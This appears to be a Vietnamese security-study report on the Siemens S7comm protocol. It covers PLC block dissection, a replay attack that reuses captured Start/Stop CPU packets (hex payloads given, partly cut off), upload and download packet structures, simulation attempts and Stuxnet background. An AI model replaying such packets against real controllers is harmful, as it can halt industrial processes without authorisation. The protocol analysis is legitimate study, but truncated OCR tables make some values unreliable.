        Filesystem: A (Active embedded module)
```

Response:

```
S7 Communication
     . . .
     Data: (Block:[DB 1])
        Return code: Success (0xff)
        Transport size: OCTET STRING (0x09)
        Length: 78
        Block type: \x01 (Unknown Block type: 0x0100)
        Length of Info: 74
```

```
Unknown blockinfo 2: 0x2200
Constant 3: pp
Unknown byte(s) blockinfo: 01
0000 0001 = Block flags: 0x01, Linked
Block language: DB (5)
Subblk type: DB (10)
Block number: 1
Length load memory: 220
Block Security: None (0)
Code timestamp: Nov 18, 1999 00:00:00.000
Interface timestamp: Nov 18, 1999 00:00:00.000
SSB length: 20
ADD length: 0
Localdata length: 0
MC7 code length: 128
Author:
Family:
Name (Header):
Version (Header): 0.1
Unknown byte(s) blockinfo: 00
Block checksum: 0x0000
Reserved 1: 0x00000000
Reserved 2: 0x00000000
```

Giống với các thông tin đã thu được từ script `scanBlock.py`.

0.3.4 4.3 Start/Stop PLC (Replay Attack)

Đây là kiểu **replay attack** điển hình nhắm vào PLC: tái sử dụng các gói S7comm đã bắt được khi TIA Portal thực hiện lệnh **Start CPU / Stop CPU** trên S7-300, mà không cần xác thực bổ sung trên kênh S7comm.


a, Payload đã capture

Lệnh	Function code	Payload (hex)
Start CPU	‘0x28‘ (PLC Control / PI-Service ‘P_PROGRAM‘)	‘0300002502f0803201000005000014000028(
Stop CPU	‘0x29‘ (PLC Stop)	‘0300002102f0803201000006000010000029(


Cấu trúc gói tin nhóm lệnh điều khiển chức năng PLC Control và PLC Stop:

`TPKT (4 Byte) + COTP DT (3 Byte) + S7 Header (10 Byte) + Para Service`

- **Start**: `param_length = 5`, function `0x28`, khối tham số chứa `0xfd` (trạng thái RUN) + tên `P_PROGRAM`.




Hình 0.13: alt text




Hình 0.14: alt text

- **Stop**: `param_length = 6`, function `0x29`.



Hình 0.15: alt text



Hình 0.16: alt text

0.3.5 Upload và Download chương trình PLC

Theo khái niệm của Siemens thì ngược với khái niệm trong IT thông thường:

- **Download** là khi máy master/ client gửi chương trình điều khiển xuống salve là PLC. Đây chính là khi bấm nút nạp code trên Tia Portal
- **Upload** là khi máy master/ client lấy chương trình điều khiển từ PLC về.

Mã nguồn của chương trình điều khiển và hầu như các dữ liệu của chương trình điều khiển được lưu dưới dạng các block. Các loại block trong các thiết bị của Siemens bao gồm:

- **OB** (Organization Block): Đây là block chính để tổ chức chương trình điều khiển. Giống hàm `main () {}` trong C++.
- **(S)DB** ((System) Data Block): Chứa dữ liệu cần dùng bởi chương trình điều khiển. DB là block dữ liệu do người dùng tạo ra, còn SDB là block dữ liệu hệ

thống do Siemens tạo ra.

- **(S)FC** ((System) Function): Chứa các hàm để có thể tái sử dụng trong chương trình điều khiển. FC là **stateless**, tức nó không lưu trạng thái/không có bộ nhớ riêng
- **(S)FB** ((System) Function Block): Giống FC nhưng là **stateful**. Thường thì nó hay liên kết với một DB để lưu trạng thái của nó.

a, Upload

```
%%{init: {'sequence': {'messageMargin': 60}} }%%
sequenceDiagram
    participant Workstation
    participant PLC

    Workstation->>PLC: Job - Start Upload: Block Address
    PLC->>Workstation: Ack Data - Start Upload: Block Length

    Workstation-->>PLC: Job - Upload Block
    PLC-->>Workstation: Ack Data - Upload Block: Block Data

    Workstation->>PLC: Job - End Upload
    PLC->>Workstation: Ack Data - End Upload
```

1. **Start Upload**: Máy client gửi lệnh để yêu cầu PLC trả về chương trình điều khiển nó đang chạy (Job Start Upload) và PLC phản hồi lại yêu cầu đó (ACK Start Upload) . Command này bao gồm các trường theo thứ tự:

Trường	**Job Start Upload**	**<span**
‘Function Code‘ (1 byte)	Cố định ‘0x1d‘	Same
‘Function Status‘ (1 byte)	-	-
Không rõ (2 bytes)	‘0x0000‘	‘0x010
‘Session ID‘ (4 bytes)	-	Định d
Tên tùy thuộc	‘Filename Length‘ (1 byte) theo sau đó là ‘Filename‘ chỉ định tên block cần lấy về	‘Lengt

`Filename` là cách định danh một block như sau:

```
    ---------------------------------------------------
---------------------------------------------------------
--------
    |  1 char - File identifier  |  2 chars - Block type | 5 chars -
Block number | 1 char - Destination file system |
    ---------------------------------------------------
```


Với:

- `File identifier` luôn là _
- `Block type` là một trong các loại block đã nêu

Hex	Block type
0x08	OB
0x0a	DB
0x0b	SDB
0x0c	FC
0x0d	SFC
0x0e	FB
0x0f	SFB

- `Block number` là số hiệu của block
- `Destination file system` bao gồm `A` cho Active file system hoặc `P` cho Passive file system. Block được copy vào active file system sẽ được thực thi ngay khi PLC hoạt động, còn block được copy vào passive file system sẽ cần phải active trước khi được thực thi.

Ví dụ `_0800001P` là block OB có số hiệu 1 được copy vào passive file system.

1. **Upload Block**: Sau khi nhận được Start Upload, máy client sẽ gửi lệnh Upload Block để yêu cầu PLC trả về một block dữ liệu của chương trình điều khiển. PLC sẽ trả về block dữ liệu đó trong phần data của gói tin phản hồi. Command này bao gồm các trường theo thứ tự

Trường	Job Upload Block	<span style="color: gre
‘Function Code‘ (1 byte)	Cố định ‘0x1e‘	Same
‘Function Status‘ (1 byte)	-	‘0x01‘ nếu còn nhiều bl
Không rõ (2 bytes)	‘0x0000‘	‘0x0000‘
‘Session ID‘ (4 bytes)	Dùng sessionID đã có	Same
‘Data‘	-	Chữa code chương trình

1. **End Upload**: Khi đã nhận đủ dữ liệu theo trường `Length String` của gói tin ACK Start Upload, máy client sẽ gửi lệnh End Upload để kết thúc phiên upload. PLC sẽ phản hồi lại yêu cầu đó để xác nhận đã kết thúc phiên upload thành công. Command này bao gồm các trường theo thứ tự:

Trường	Job End Upload	<span style="color: green
‘Function Code‘ (1 byte)	Cố định ‘0x1f‘	Same

b, Download

```
%%{init: {'sequence': {'messageMargin': 60}} }%%
sequenceDiagram
    participant Workstation
    participant PLC

    Workstation->>PLC: Job - Request Download: Block Address, Length
    PLC->>Workstation: Ack Data - Request Download


    PLC-->>Workstation: Job - Download Block: Block Address
    Workstation-->>PLC: Ack Data - Download Block: Block Data

    Workstation->>PLC: Job - Download Ended
    PLC->>Workstation: Ack Data - Download Ended
```

1. **Start Download**: Máy client gửi lệnh để yêu cầu PLC chuẩn bị nhận chương trình điều khiển mới (Job Request Download) và PLC phản hồi lại yêu cầu đó (ACK Request Download) . Gói tin Job Request Download có 2 trường mới là `Block Length` cho biết độ dài của block dữ liệu mà máy client sẽ gửi, `Payload Length` cũng thể nhưng không tính độ dài của block header


1. **Download Block**: PLC chủ động gửi request để yêu cầu máy client gửi block dữ liệu của chương trình điều khiển mới. Máy client sẽ gửi block dữ liệu đó trong phần data của gói tin phản hồi.

Các trường thông tin còn lại y hệt như trong phần Upload. Chỉ có lưu ý trong quá trình Download, `Session ID` luôn là `0x00000000`, nó không được sử dụng, thay vào đó, trong Download thì sử dụng `Filename` để định danh trong một session Download.

0.3.6 Mô phỏng traffic

Ở phần này đã thử mô phỏng việc download và upload chương trình điều khiển PLC nhưng không thành công do giới hạn phần mềm mô phỏng.

Khi upload code chương trình từ OpenPLC Editor vào OpenPLC Runtime thì chương trình được gửi thông qua RESTful API của OpenPLC Runtime thay vì bằng cách gửi thông qua cấu trúc chuẩn của S7comm.




Hình 0.17: alt text

OpenPLC Runtime không hỗ trợ việc nạp chương tình theo cách thông thường của Siemens S7comm.

Một cách khác là thử mô phỏng việc upload chương trình trên một PLC Siemens thông qua PLC Sim Advance. Cách này thì chương trình được gửi thông qua cấu trúc chuẩn của S7comm.


Bước 1: Set up một Switch ảo để các thiết bị ảo của Siemens sử dụng:



Hình 0.18: alt text


Bước 2: Chạy một PLC Siemens trong PLC Sim Advance sử dụng cùng giải mạng với Switch ảo. Tuy nhiên PLC Sim Advance chỉ hỗ trợ mô phỏng PLC

Simens S7-1500.




Hình 0.19: alt text

Bước 3: Kết nối PLC với HMI WinCC thông qua card kết nối IE general



Hình 0.20: alt text


Bước 4: Tạo một chương trình PLC, nạp vào PLC vào chạy thử:




Hình 0.21: alt text

Ảnh chụp bao gồm chương trình PLC đang ở running mode, PLC đang chạy trong PLC Sim Advance và HMI WinCC đang hiển thị giá trị của các biến PLC.

Tuy nhiên khi quan sát các gói tin trên Wireshark thì thấy Wireshark không Parse được gói tin S7comm. Sau khi tìm hiểu thì là do S7-1500 sử dụng giao thức S7 comm plus và không có cách nào ép S7-1500 sử dụng giao thức S7 comm thông thường (Theo như bài viết này text (`https://industrialmonitordirect.com/blogs/knowledgebase/s7comm-vs-s7comm-plus-switching-protocol-in-s7-1500-hmi-communication`) thì bật Option `Permit access with PUT/GET communication from remote partners` chỉ giúp tạo tính tương thích, các máy khác lấy thông tin từ S7 comm plus như thể chúng đang lấy thông tin từ S7 comm thông thường chứ Wireshark thì vẫn không thể Parse được gói tin S7comm plus.



Hình 0.22: alt text



Hình 0.23: alt text

Wireshark chỉ có thể nhận diện được lớp COTP ở bên ngoài gói tin S7comm plus chứ không thể parse sâu hơn gói tin S7comm plus được gói trong gói tin COTP này.

Vì thế nên trong dự án này chúng tôi sẽ sử dụng traffic mô phỏng từ trang sau: https://wiki.wireshark.org/S7comm

0.3.7 Mô phỏng tấn công Stuxnet (Man-in-the-Middle)

Trong bối cảnh căng thẳng địa chính trị ở Trung Đông, bất chấp thỏa thuận với cơ quan nguyên tử quốc tế (IAEA) về việc giám sát các hoạt động hạt nhân của Iran, chương trình hạt nhân tại nước này không ngừng được đẩy mạnh gây nên mối đe dọa lớn về an ninh với các nước trung khu vực.

Dưới thời tổng thống George W. Bush, sau nhiều nỗ lực ngoại giao thất bại, Hoa Kỳ (đứng đầu bởi Cơ quan NSA) và Israel bắt đầu một chiến dịch tấn công mạng có tên là **Operation Olympic Games** nhằm phá hoại chương trình hạt nhân của Iran. Mục tiêu là làm hư hại các máy ly tâm khí (**gas centrifuges**) được sử dụng để làm giàu Uranium tại nhà máy hạt nhân Natanz ở Iran, từ đó làm chậm lại chương trình hạt nhân của nước này. Chương trình được cho là đã phát triển một loại mã độc có tên là **Stuxnet** từ 2004-2008, tiêu tốn 2 tỷ đô la Mỹ cùng các chiến dịch tình báo, xâm nhập phức tạp để đưa được mã độc vào hệ thống mạng nội bộ được cách ly air-gapped hoàn toàn của nhà máy hạt nhân Natanz.

